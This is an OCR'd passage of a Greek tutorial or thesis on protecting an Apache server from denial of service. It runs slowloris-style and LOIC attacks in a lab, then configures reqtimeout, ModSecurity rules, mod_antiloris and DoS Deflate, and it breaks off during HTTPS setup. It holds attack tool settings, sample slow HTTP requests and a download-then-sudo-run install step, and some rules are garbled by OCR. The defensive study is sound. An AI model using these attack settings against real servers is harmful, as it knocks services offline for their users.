



Figure 3 Mod_evasive testing

Εκδήλωση επίθεσης στον Apache μέσο OWASP HTTP Attack tool


Σε ένα άλλο σύστημα τώρα με λειτουργικό σύστημα WIN7 όπου είναι εγκατεστημένη η εφαρμογή loic και η εφαρμογή OWASP HTTP Attack tool θα εκδηλώσουμε μία επίθεση Dos slow request στο lamp server με τα παρακάτω χαρακτηριστικά

- Attack Type: Slow headers
- Connections: 40000
- Connection rate: 50
- Timeout(s): 100



Εικόνα 15 OWASP HTTP Attack tool


Αρχικά τρέχουμε το OWASP HTTP Attack tool όπως φαίνεται παραπάνω.Ελέγχουμε το server-status του mod-security πληκτρολογόντας την διεύθυνση http://localhost/server-status σε ένα πρόγραμμα περιήγησης και ενώ λίγο πριν την επίθεση έχουμε την παρακάτω εικόνα :



Εικόνα 16 SERVER-STATUS 2

στην οποία βλέπουμε ότι ο apache είναι απασχολημένος με μόλις 1 σύνδεση (W αποστολή απάντησης , C κλείσιμο σύνδεσης) και υπάρχουν 8 idle workers που συμβολίζουν τις διαθέσιμες διεργασίες που αναμένουν να εξυπηρετήσουν κάποια νέα σύνδεση .

Αμέσως μετά την εκδήλωση της επίθεσης κάνοντας ανανέωση στο server-status ο apache καθυστερει χαρακτηριστικά να μας απαντήσει και έχουμε την παρακάτω εικόνα



Εικόνα 17 SERVER-STATUS 3

παρατηρώντας ότι οι εξυπηρετούμενες συνδεσεις έχουν αυξηθεί σημαντικά και ο αριθμός των idle workers μειώνεται έχοντας τιμή 2 και σε λίγο θα είναι 0 που σημαίνει ότι apache σταματάει να εξυπηρετεί νέα αιτήματα .

Αποτρέποντας την επίθεση του OWASP HTTP Attack tool

Reqtimeout

Για τον εντοπισμό και την αντιμετώπιση Dos επιθέσεων που εκδηλώνονται με αργά αιτήματα του body , πρέπει να γίνει χρήση των δυνατοτήτων του Apache και του ModSecurity. Οι νεότερες εκδόσεις του Apache (2,2 repository) διαθέτουν ένα module που ονομάζεται reqtimeout.c και το οποίο εισάγει μια νέα ντιρεκτίβα που ονομάζεται RequestReadTimeout. Αυτή η νέα ντιρεκτίβα επιτρέπει τον ορισμό διαφορετικών ορίων για τη λήψη δεδομένων αιτήματος.

```
RequestReadTimeout header=10, body=10
```

Αυτό θέτει το όριο των 10 δευτερολέπτων για να λάβει ο αιτούντας τα δεδομένα του Body του αιτήματος . Εάν τα δεδομένα δεν έχουν παραληφθεί μέχρι εκείνη τη στιγμή, ο Apache θα στείλει τον 408 Request-Timeout κωδικό κατάστασης. Με την ντιρεκτίβα αυτή ενεργοποιημένη , θα γίνει προσθήκη ορισμένων νέων κανόνων στο ModSecurity οι οποίοι θα κάνουν τα εξής:

- Αναγνωρίζει όταν ο Apache ενεργοποιεί τους 408 κωδικούς κατάστασης (**"408: Request Timeout"**)
- Παρακολουθεί πόσες φορές συμβαίνει αυτό και τα δεδομένα τα διατηρεί σε ένα αρχείο με βάση τις IP ώστε να είναι δυνατό να γίνει συσχέτιση με τα διάφορα αιτήματα που λαμβάνει ο server .
- Εάν αυτό το γεγονός συμβεί πάνω από 5 φορές σε 60 δευτερόλεπτα, οι επόμενες αιτήσεις από την εν λόγω ip διεύθυνση θα απορρίπτεται από το ModSecurity για χρονικό διάστημα 5 λεπτών.

Παρακάτω περιλαμβάνονται οι ModSecurity κανόνες του παραδείγματος :

```
SecRule RESPONSE_STATUS "@streq 408"
"phase:5,t:none,nolog,pass, \
setvar:ip.slow_dos_counter=+1,expirevar:ip.slow_dos_counter=60
" SecRule IP:SLOW_DOS_COUNTER "@gt 5"
"phase:1,t:none,log,drop, \ msg:'Client Connection Dropped due
to high # of slow DoS alerts'"
```

Με το προηγούμενο σύνολο κανόνων όταν θα ανιχνεύεται τέτοια δραστηριότητα θα γίνονται καταγραφές στο αρχείο καταγραφής του Apache παρόμοιες με τις παρακάτω :

```
[Tue Nov 23 11:52:27 2010] [error] [client 127.0.0.1]
ModSecurity: Access denied with connection close (phase 1).
Operator GT matched 5 at IP:slow_dos_counter.
[file/usr/local/apache/conf/modsec_current/base_rules/modsecur
ity_crs_15_customrules.conf"] [line "6"]  [msg "Client
Connection Dropped due to high # of slow DoS alerts"]
```

Ξεκινούμε με την ενεργοποίηση του module reqtimeout του apache ακολουθώντας τις παρακάτω ενέργειες :

yiatsi@yiatsi-desktop:/etc/apache2$ sudo a2enmod reqtimeout

cd /etc/apache2/mods-enabled

Περιεχόμενα του αρχείου reqtimeout.conf .

```
 <IfModule reqtimeout_module>

# Wait max 10 seconds for the first byte of the request line+
headers
# From then, require a minimum data rate of 500 bytes/s, but don't
# wait longer than 20 seconds in total.
RequestReadTimeout header=10,minrate=500

# Wait max 10 seconds for the first byte of the request body (if any)
# From then, require a minimum data rate of 500 byte/s.
RequestReadTimeout body=10,minrate=500

SecRule RESPONSE_STATUS "@streq 408"
"phase:5,t:none,nolog,pass, \
setvar:ip.slow_dos_counter=+1,expirevar:ip.slow_dos_counter=60
" SecRule IP:SLOW_DOS_COUNTER "@gt 5"
"phase:1,t:none,log,drop, \ msg:'Client Connection Dropped due
to high # of slow DoS alerts'"
</IfModule>
```

Mod_antiloris

Ο apache διαθέτει ένα επίσης πολύ σημαντικό module ασφαλείας το mod_antiloris .Το συγκεκριμένο module περιορίζει τον αριθμό των ταυτόχρονων συνδέσεων ανά διεύθυνση IP που βρίσκονται σε κατάσταση «Reading request» . Με τη χρήση του υπάρχει η δυνατότητα να μετριαστούν οι επιθέσεις Dos οι οποίες βασίζονται στο «slowloris» script .

Το Slowloris script γράφτηκε από τον Robert"RSnake" Hansen και επιτρέπει σε ένα μοναδικό μηχάνημα να καταστήσει ανενεργό έναν web server που τρέχει σε άλλο μηχάνημα με μικρό σχετικά bandwidth και οι παρενέργειες αυτές θα έχουν αντίχτυπο σε ότι υπηρεσίες τρέχει σε οποιοδήποτε port .

Το Slowloris προσπαθεί να διατηρήσει πολλές συνδέσεις ανοιχτές με τον web server (που είναι στόχος) για όσο το δυνατόν περισσότερο χρονικό διάστημα . Το πετυχαίνει αυτό επιδιώκοντας το άνοιγμα συνδέσεων με τον web server και την αποστολή σε αυτόν ενός μη ολοκληρωμένου αιτήματος . Σε τακτά χρονικά διαστήματα, στέλνει τα επόμενα HTTP headers , προσθέτοντας τα στο υπάρχον αρχικό του αίτημα -αλλά ποτέ δεν ολοκληρώνεται .Επηρεάζει έτσι τους servers που κρατούν αυτές τις συνδέσεις ανοικτές, και όταν συμπληρώσουν το ανώτατο όριο ταυτόχρονων συνδέσεων ,έχει ως αποτέλεσμα να μη μπορούν να

εξυπηρετήσουν επόμενα αιτήματα νέων πελατών καθιστώντας έτσι τις υπηρεσίες τους ανενεργές .

Πχ.

Στο παρακάτω http request ο client στέλνει τα headers πολύ αργά :

```
GET / HTTP/1.1CRLF
Host: localhost:80 CRLF
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0; SLCC2)CRLF
.
. n seconds
.
X-HMzV2bwpzQw9jU9fGjIJyZRknd7Sa54J:
u6RrIoLRrte4QV92yojeewiuDa9BL2N7CRLF
.
. n seconds
.
X-nq0HRGnv1W: T5dSLCRLF
.
. n seconds
.
X-iFrjuN: PdR7Jcj27PCRLF
.
.
.
```

Στο παρακάτω http request ο client στέλνει πολύ αργά τα body messages :

```
POST / HTTP/1.1CRLF
Host: 10.10.25.116:443CRLF
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7;
rv:5.0.1) Gecko/20100101
Firefox/5.0.1CRLF
Content-Length: 8192CRLF
Connection: closeCRLF
Referer: http://code.google.com/p/slowhttptest/CRLF
Content-Type: application/x-www-form-urlencodedCRLF
Accept:
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5CRLF
CRLF
foo=bar
.
. n seconds
.
&rjP8=du7FKMe
.
```

```
. n seconds
.
&93zgIx=jgfpopJ
.
.
.
```

Θα γίνει εγκατάσταση του παραπάνω module εκτελόντας την παρακάτω εντολή :
yiatsi@yiatsi-desktop:/etc/apache2/conf.d$ sudo apt-get install libapache2-mod-antiloris

Ανοίγοντας τον φάκελο mods-enabled θα βρούμε το νέο module ενεργοποιημένο έχοντας ως αρχείο παραμετροποίησης το

antiloris.conf

Τα περιεχόμενα του αρχείου εμφανίζονται παρακάτω :

```
<IfModule mod_antiloris.c>


# Maximum simultaneous connections in READ state per IP
address
IPReadLimit 5

</IfModule>
```

Επαννεκίνηση του apache :

sudo /etc/init.d/apache2 restart

Μετά την τροποποίηση και την ενεργοποίηση των παραπάνω κανόνων .Εκδηλώνουμε νέα επίθεση και κάνοντας ανανέωση στο server-status έχουμε την παρακάτω εικόνα στην οποία φαίνεται ότι ο μέγιστος αριθμός συνδέσεων που επιτράπηκε από την ip του επιτιθέμενου είναι 5 συνδέσεις και όλες οι άλλες απορρίφθηκαν διαφυλάσοντας έτσι την βιωσιμότητα και την λειτουργικότητα του διακομιστή .



Εικόνα 18 SERVER-STATUS 4

DoS Deflate

Το DoS Deflate είναι ένα ελαφρύ script κελύφους bash το οποίο έχει σχεδιαστεί για να βοηθήσει στη διαδικασία αποκλεισμού επιθέσεων Dos . Χρησιμοποιεί την παρακάτω εντολή για να δημιουργήσει μια λίστα ip διευθύνσεων που συνδέονται με τον εξυπηρετητή, μαζί με το συνολικό αριθμό των συνδέσεων τους . Είναι μία απλή και εύκολη να εγκατασταθεί λύση σε επίπεδο λογισμικού.

```
netstat -ntu | awk '{print $5}' | cut -d: -f1 | sort | uniq -c
| sort -n
```

Οι διευθύνσεις IP που υπερβαίνουν ένα προ-ρυθμισμένο αριθμό συνδέσεων μπλοκάρονται αυτόματα στο τείχος προστασίας του server, η εντολή μπλοκαρίσματος μπορεί να είναι εφαρμόσιμη άμεσα στα iptables του συστήματος ή να συνεργαστεί με τη εφαρμογή τείχους προστασίας (Advanced Policy Firewall -APF) αν είναι εγκατεστημένη στο lamp διακομιστή . Συνίσταται η εγκατάσταση και η χρησιμοποίηση του APF στον server ,αλλά σε γενικές γραμμές,το deflate μπορεί να λειτουργήσει ακόμη και χωρίς αυτήν.

Χαρακτηριστικά

Είναι δυνατή η δημιουργία whitelist λιστών με επιτρεπόμενες ip διευθύνσεις , μέσω του αρχείου

/usr/local/DDoS/ignore.ip.list.

Απλό αρχείο ρυθμίσεων: ***/usr/local/DDoS/ddos.conf***
Οι ip διευθύνσεις αυτόματα αποδεσμεύονται μετά από ένα προρυθμισμένο χρονικό διάστημα (προεπιλογή: 600 δευτερόλεπτα)
Το script μπορεί να επανεκτελεστεί μέσα σε μια επιλεγμένη χρονική συχνότητα μέσω του αρχείου ρυθμίσεων (προεπιλογή: 1 λεπτό)
Υπάρχει δυνατότητα λήψης ειδοποιήσεων μέσω email όταν σημειώνεται μπλοκάρισμα ip διευθύνσεων.

Εγκατάσταση dos deflate

Ανοίγουμε ένα τερματικό και εκτελούμε τις παρακάτω εντολές :

yiatsi@yiatsi-desktop:~/Desktop/downloads/DosDeflate$ sudo wget http://www.inetbase.com/scripts/ddos/install.sh

```
--2011-09-10 10:53:18--
http://www.inetbase.com/scripts/ddos/install.sh
Resolving www.inetbase.com... 205.234.99.83
Connecting to www.inetbase.com|205.234.99.83|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1067 (1.0K) [application/x-sh]
Saving to: `install.sh'

100%[======================================================
=====================================================>] 1,067
     --.-K/s   in 0.001s

2011-09-10 10:53:18 (1.00 MB/s) - `install.sh' saved
[1067/1067]
```

yiatsi@yiatsi-desktop:~/Desktop/downloads/DosDeflate$ sudo ./install.sh

```
Installing DOS-Deflate 0.6

Downloading source files.........done
```

```
Creating cron to run script every minute.....(Default
setting).....done
Installation has completed.
Config file is at /usr/local/ddos/ddos.conf
Please send in your comments and/or suggestions to
zaf@vsnl.com
```
yiatsi@yiatsi-desktop:/usr/local/ddos$ ls -l

```
total 24
-rw-r--r-- 1 root root   971 2006-01-10 00:57 ddos.conf
-rwxr-xr-x 1 root root  3945 2006-01-10 00:57 ddos.sh
-rw-r--r-- 1 root root     10 2006-01-10 00:57 ignore.ip.list
-rw-r--r-- 1 root root 10113 2006-01-10 00:57 LICENSE
```

Ανοίγουμε το κύριο αρχείο παραμετροποιησης και αλλάζουμε τα παρακάτω :

από
```
#!/bin/sh
```

σε
```
#!/bin/bash
```
(αφορά το σύστημα ubuntu)

Ακολουθούν όλες οι ρυθμίσεις του αρχείου ddos.conf :

```
### Paths of the script and other files
PROGDIR="/usr/local/ddos"
PROG="/usr/local/ddos/ddos.sh"
IGNORE_IP_LIST="/usr/local/ddos/ignore.ip.list"
CRON="/etc/cron.d/ddos.cron"
APF="/etc/apf/apf"
IPT="/sbin/iptables"

##### frequency in minutes for running the script
##### Caution: Every time this setting is changed, run the
script with --cron
#####           option so that the new frequency takes effect
FREQ=1

##### How many connections define a bad IP? Indicate that
below.
NO_OF_CONNECTIONS=150

##### APF_BAN=1 (Make sure your APF version is atleast 0.96)
##### APF_BAN=0 (Uses iptables for banning ips instead of APF)
APF_BAN=1

##### KILL=0 (Bad IPs are'nt banned, good for interactive
execution of script)
##### KILL=1 (Recommended setting)
KILL=1

##### An email is sent to the following address when an IP is
banned.
##### Blank would suppress sending of mails
```

```
EMAIL_TO="root"

##### Number of seconds the banned ip should remain in
blacklist.
BAN_PERIOD=600
```

Εκτελούμε το script:

```
root@yiatsi-desktop:/usr/local/ddos# ./ddos.sh
      2 74.125.39.189
      2 209.85.148.189
      1 servers)
      1 Address
      1 74.125.39.99
      1 74.125.232.130
      1 74.125.232.120
      1 74.125.232.111
```

Και μπορούμε να δούμε τις ενεργές συνδέσεις που έχει κάθε ip με τον apache server . Για να επαναλαμβάνεται η εκτέλεση του ddos.sh σε περίπτωση που το σύστημα δεν είναι συμβατό με τις cron ρυθμίσεις του script . Για σύστημα ubuntu εφαρμόζουμε τα παρκάτω :

root@yiatsi-desktop:/usr/local/sbin# sudo crontab -e


αφού ανοίξει το αρχείο παραμετροποίησης του crontab προσθέτουμε την παρακάτω εντολή :

```
# m h  dom mon dow   command
* * * * * /usr/local/ddos/ddos.sh
```

Η οποία μεταφράζεται στο ότι το σύστημα θα εκτελεί την παραπάνω εντολή κάθε 1 λεπτό . Έτσι διασφαλίζεται ο επαναλαμβανόμενος έλεγχος του script σε ένα τέτοιο χρονικό διάστημα ικανοποιητικό για να μετριάζει και να αποτρέπει στις περισσότερες των περιπτώσεων τέτοιου είδους επιθέσεις .

Εκδήλωσης επίθεσης με το πρόγραμμα LOIC V1.0.4.0 .

Στη παρακάτω εικόνα απεικονίζονται τα χαρακτηριστικα της επίθεσης .



Εικόνα 19 Loiz ddos tool

Στη συνέχεια τρέχουμε χειρακίνητα το ddos.sh :

```
root@yiatsi-desktop:/usr/local/sbin# ./ddos
      86 192.168.2.3
      50 127.0.0.1
      4 209.85.229.189
      1 servers)
      1 Address
```

Παρατηρούμε ότι υπάρχουν 86 ενεργές συνδέσεις από την ip 192.168.2.3 στο σύστημα της οποίας τρέχει η εφαρμογή loic .Λόγο του ότι ο επιτρεπόμενος αριθμός των συνδέσεων δεν έχουν υπερβεί το προκαθορισμένο όριο των 150 η συγκεκριμένη ip δεν μπλοκάρεται . Μετά από λίγο επανεκτελούμε το script :

```
root@yiatsi-desktop:/usr/local/sbin# ./ddos
      262 192.168.2.3
      36 127.0.0.1
      4 209.85.229.189
      1 servers)
      1 Address
      1 202.169.244.13
```

Τώρα πλέον οι ενεργές συνδέσεις έχουν φτάσει τις 262 και το script θα μπλοκάρει την συγκεκριμένη ip . Στο παρακάτω έλεγχο επαληθεύουμε ότι στα iptables του συστήματος η συγκεκριμένη ip έχει γίνει Drop για το χρονικό διάστημα των 600 δευτερολέπτων όπως ορίζεται στο αρχείο ddos.conf .

```
root@yiatsi-desktop:/usr/local/sbin# iptables -L

Chain INPUT (policy DROP)
target     prot opt source               destination
```

```
DROP       all  --  192.168.2.3          anywhere
ACCEPT     tcp  --  ns3.hol.gr           anywhere            tcp
flags:!FIN,SYN,RST,ACK/SYN
ACCEPT     udp  --  ns3.hol.gr           anywhere
ACCEPT     tcp  --  ns4.hol.gr           anywhere            tcp
flags:!FIN,SYN,RST,ACK/SYN
ACCEPT     udp  --  ns4.hol.gr           anywhere
ACCEPT     all  --  anywhere             anywhere
```

HTTPS Configuration

Το module mod_ssl προσθέτει ένα σημαντικό χαρακτηριστικό της δυνατότητας κρυπτογράφησης των επικοινωνιών για τον Apache server . Έτσι, όταν το πρόγραμμα περιήγησης επικοινωνεί μέσο SSL, το πρόθεμα https:// χρησιμοποιείται στην αρχή του Uniform Resource Locator (URL) στη γραμμή πλοήγησης του προγράμματος περιήγησης. Το mod_ssl είναι διαθέσιμο στο βασικό πακέτο του apache2 .Για την ενεργοποίησή του εκτελούμε την ακόλουθη εντολή από ένα τερματικό εντολών :

sudo a2enmod ssl

Υπάρχει ένα προεπιλεγμένο αρχείο διαμόρφωσης του HTTPS στο φάκελο /etc/apache2/sites-available/default-ssl. Για να παρέχει στον Apache2 την δυνατότητα λειτουργίας σε HTTPS, υπάρχουν το αρχείο με το πιστοποιητικό και το αρχείο με το κλειδί που είναι αναγκαία . Η προεπιλεγμένη διαμόρφωση HTTPS θα χρησιμοποιήσει ένα πιστοποιητικό και το κλειδί που παράγεται από το ssl-cert πακέτο . Η παραμετροποίηση του Apache για χρήση λειτουργίας HTTPS επιτυγχάνεται μέσο της παρακάτω εντολής :

sudo a2ensite default-ssl

Οι κατάλογοι /etc/ssl/certs και /etc/ssl/private είναι οι προεπιλεγμένες θέσεις. Αν χρειαστεί να γίνει εγκατάσταση πιστοποιητικού και κλειδιού σε άλλο φάκελο θα πρέπει να αλλάξουμε τις παρακάτω ρυθμίσεις από το αρχείο default-ssl :

```
SSLCertificateFile    /etc/ssl/certs/ssl-cert-snakeoil.pem
SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
```

Παρακάτω βλέπουμε αντίστοιχα τα εγκατεστημένα πιστοποιητικό και κλειδί του συστήματος :

root@yiatsi-desktop:/etc/ssl/certs# cat ssl-cert-snakeoil.pem

```
